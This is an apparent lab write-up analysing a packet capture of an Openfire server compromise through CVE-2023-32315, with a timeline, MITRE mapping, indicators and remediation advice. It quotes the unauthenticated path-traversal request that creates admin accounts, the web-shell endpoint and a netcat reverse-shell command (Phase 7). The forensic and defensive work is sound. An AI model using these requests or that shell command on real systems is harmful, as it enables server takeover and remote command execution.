Breach

Incident analysis report - Openfire server compromise (CVE-2023-32315)

Affected asset	Openfire messaging server 192.168.18.155 (admin console on TCP 9090)
Suspected attacker host	192.168.18.160
Vulnerability exploited	CVE-2023-32315 (Openfire admin console path traversal)
Evidence analyzed	Network capture `http_capture.pcapng`
Tools used	Wireshark, CyberChef
Overall result	Confirmed compromise: rogue administrator accounts, malicious plugin, remote command execution and reverse shell

1. Executive Summary

TechNova Corp depends on an Openfire-powered messaging server for internal communication. The company was attacked by a group known as ShadowHunters, who exploited a critical vulnerability in that server (CVE-2023-32315). From my analyst workstation I examined the packet capture taken from the affected network to establish what the attacker did and how far they got.

The capture shows the full attack chain. The attacker abused a path traversal flaw to reach the user-creation page without authentication, created **two administrator accounts**, logged in with one of them, uploaded a malicious plugin (a web shell packaged as a JAR file), ran commands through it and finally opened a **netcat reverse shell** back to their own host. The server must be treated as fully compromised.

2. Scope and Evidence

This report covers the investigation scenario available at https://blueteamlabs.online/home/investigation/breach-9a698663aa. The only evidence supplied is a single packet capture, `http_capture.pcapng`, which was opened in Wireshark on the analyst workstation. CyberChef was used to decode obfuscated request paths. All findings below come from that capture.

3. Background: How CVE-2023-32315 Is Abused

Knowing the exploitation pattern defines what to look for in the traffic. In the vulnerable Openfire versions, the setup pages of the admin console can be reached without authentication by using a crafted path traversal sequence. The attacker uses it to call the user-creation page, adds a new administrator, logs in with it, and uses the plugin manager to upload a plugin that behaves as a web shell. From that point the attacker can run arbitrary commands on the server.

4. Investigation Phases

Phase 1 - Triage and Baseline of Legitimate Activity

I opened the capture in Wireshark and applied the `http` display filter. The first relevant event is a `POST /login.jsp` request from `192.168.18.1` to `192.168.18.155` on port 9090, submitted as `application/x-www-form-urlencoded`. The server answered with `302 Found` and the client then requested `/index.jsp`, which is a successful administrator login.

This session is used as the baseline for normal administrator behavior, and it identifies 192.168.18.155 as the Openfire server. It also shows that the admin console runs over plain HTTP, so the login form (including

its CSRF token and credentials) crosses the network in cleartext.




Figure 1. Administrator login (POST /login.jsp) from 192.168.18.1 to the Openfire server, with form fields visible in cleartext.




Figure 2. Expanded HTML form fields of the login request.

Phase 2 - Exploitation of the Vulnerable Endpoint

Next I reviewed the requested resources with *Statistics* > *HTTP* > *Requests*. Two requests stood out among the normal admin pages: both call `user-create.jsp` through an unusual path that contains `%u002e%u002e` sequences, together with calls to `user-groups.jsp`. Nothing in normal operation requires these setup pages to be requested this way.




Figure 3. HTTP request statistics showing two requests to user-create.jsp through the traversal path.

Following the TCP stream of the first request (stream 1081, packet 5213) shows a `GET` to `/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp` with the parameters `username=ix5768` and `isadmin=on`. The server replied `HTTP/1.1 200 OK`, so the account was created with administrator rights. The request also carries a spoofed `X-Forwarded-For: 1.2.3.4` header, an old Firefox 48 user agent and a Chinese language preference, which are useful hunting indicators.




Figure 4. HTTP stream of the first user-creation request (packet 5213), answered with 200 OK.

I decoded the path in CyberChef using the URL Decode operation. The `%u002e` sequences resolve to dots, and the request becomes `/setup/setup-s/../../user-create.jsp`. This is the path traversal that bypasses authentication in CVE-2023-32315.




Figure 5. CyberChef URL Decode of the request, revealing the ../../ traversal and the new username.

Phase 3 - Creation of a Second Administrator Account

To isolate the attacker's traffic I filtered with `http and ip.dst == 192.168.18.155`. All suspicious requests come from `192.168.18.160`: a login POST, a `user-groups.jsp` call, a `user-create.jsp` call, a second `user-groups.jsp` call, a second `user-create.jsp` call, another login POST and finally `/index.jsp`.

Frame 5254 is the second user-creation request, this time for the account `v01zxk`, also with `isadmin=on`. I decoded it in CyberChef in the same way and confirmed the identical traversal pattern. In total the attacker created **two administrator accounts** (`ix5768` and `v01zxk`) from the same source host.




Figure 6. Traffic from 192.168.18.160 to the server: login, two user-create.jsp requests and a second login.




Figure 7. CyberChef decoding of the second user-creation request (username v01zxk).

Phase 4 - Authentication with the Rogue Account

Immediately after the two accounts were created, 192.168.18.160 sent a `POST /login.jsp` request using the new account `v01zxk`, followed by `GET /index.jsp`. The attacker was therefore authenticated to the admin console with an account they had just created, and gained access to the administrative features, including the plugin manager.




Figure 8. Login request from 192.168.18.160 using the account created by the attacker (v01zxk).

Phase 5 - Malicious Plugin Upload

I followed the HTTP stream for the authenticated session (stream 1084, packet 5355) and searched for the keyword `upload`. The attacker sent a `multipart/form-data` POST with the referer `/plugin-admin.jsp`, uploading a file with content type `application/java-archive`. The uploaded file is named `openfire-management-tool-plugin.jar` (Content-Length 30786) and starts with the ZIP/JAR signature `PK`.

The file name imitates a legitimate management plugin, but its purpose is to give the attacker a web shell inside the Openfire process. Uploading it through the plugin manager is the step that turns administrator access into code execution on the server.




Figure 9. Plugin upload request: openfire-management-tool-plugin.jar sent to plugin-admin.jsp.

Phase 6 - Command Execution Through the Web Shell

Further down the same stream (packet 5452), the attacker interacts with the newly deployed plugin at `/plugins/openfire-management-tool-plugin/cmd.jsp?action=command`. The first command sent is `whoami`, and the server answered `200 OK` at 13:28:03 GMT, confirming that the web shell works and that the attacker can run operating system commands.



Figure 10. First command executed through the web shell (command=whoami), packet 5452.

Phase 7 - Reverse Shell

Shortly afterwards (packet 5487, 13:28:25 GMT) the attacker submitted a second command through the same page. URL-decoded, it reads `nc 192.168.18.160 8888 -e /bin/bash`: **netcat** is used to connect back to the attacker's host on **TCP port 8888** and hand over a bash shell. Pivoting on `tcp.port == 8888` shows the resulting session, where the attacker ran `whoami` and then `uname -a` directly on the server.




Figure 11. Reverse shell command sent through the web shell (netcat to 192.168.18.160 on port 8888), packet 5487.

5. Attack Timeline

Time (2024-07-20)	Event
13:25:46	First request from the attacker to the website
13:26:26	Brute-force attempts against /login.jsp begin
13:27:03	CVE-2023-32315 exploited; administrator account ix5768 created
13:27:14	CVE-2023-32315 exploited; administrator account v01zxk created
13:27:31	Attacker authenticates to the admin console as v01zxk
13:27:46	Malicious plugin openfire-management-tool-plugin.jar uploaded
13:28:03	First command executed through the web shell (whoami)
13:28:25	Netcat reverse shell started toward port 8888
13:28:34	First command on the reverse shell (whoami)
13:28:43	Last observed command (uname -a)

Times are taken from the capture; those shown in HTTP Date headers are in GMT.

6. MITRE ATT&CK Mapping

Technique	ID	Observed activity
Exploit Public-Facing Application	T1190	Path traversal in the Openfire admin console (CVE-2023-32315)
Create Account	T1136	Two administrator accounts created through user-create.jsp
User Execution: Malicious File	T1204.002	Malicious plugin JAR uploaded and deployed via the plugin manager
Server Software Component: Web Shell	T1505.003	Plugin provides cmd.jsp command execution inside Openfire
Command and Scripting Interpreter	T1059	Commands run through the web shell and the reverse shell

7. Indicators of Compromise

Type	Value	Notes
IP address	192.168.18.160	Source of exploitation, login, upload and reverse shell listener
User accounts	ix5768, v01zxk	Rogue administrator accounts created by the attacker
File name	openfire-management-tool-plugin.jar	Malicious plugin (web shell)
SHA256	4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a	Hash of the malicious plugin
URL pattern	/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp	Path traversal request
URL	/plugins/openfire-management-tool-plugin/cmd.jsp	Web shell command page
Network	TCP 8888 to 192.168.18.160	Reverse shell connection
HTTP header	X-Forwarded-For: 1.2.3.4	Spoofed header in the exploit requests

8. Impact Assessment

The attacker obtained administrator control of the internal messaging server and then arbitrary command execution on the underlying host through the web shell and the reverse shell. Messaging data, stored credentials and the server itself must be considered exposed, and the host can be used as a foothold to reach other systems on the network.

9. Recommendations

- Isolate the Openfire server and block 192.168.18.160 at the network level.
- Delete the accounts ix5768 and v01zxk, remove the malicious plugin and review every other account and installed plugin.
- Rebuild or restore the server from a known good state, and reset all administrator and service credentials.
- Upgrade Openfire to a release that fixes CVE-2023-32315 (4.6.8, 4.7.5 or later).
- Do not expose the admin console to untrusted networks, and serve it over HTTPS only.
- Add detections for requests containing %u002e path traversal sequences, access to user-create.jsp from non-admin sources, plugin uploads, and outbound connections on unusual ports such as 8888.

10. Conclusion

The capture proves that the Openfire server at TechNova Corp was compromised through CVE-2023-32315. The attacker moved from an unauthenticated request to two administrator accounts, a malicious plugin, command execution and an interactive reverse shell in roughly three minutes. Patching, credential rotation and the detections listed above are needed to remediate the incident and catch similar activity in the future.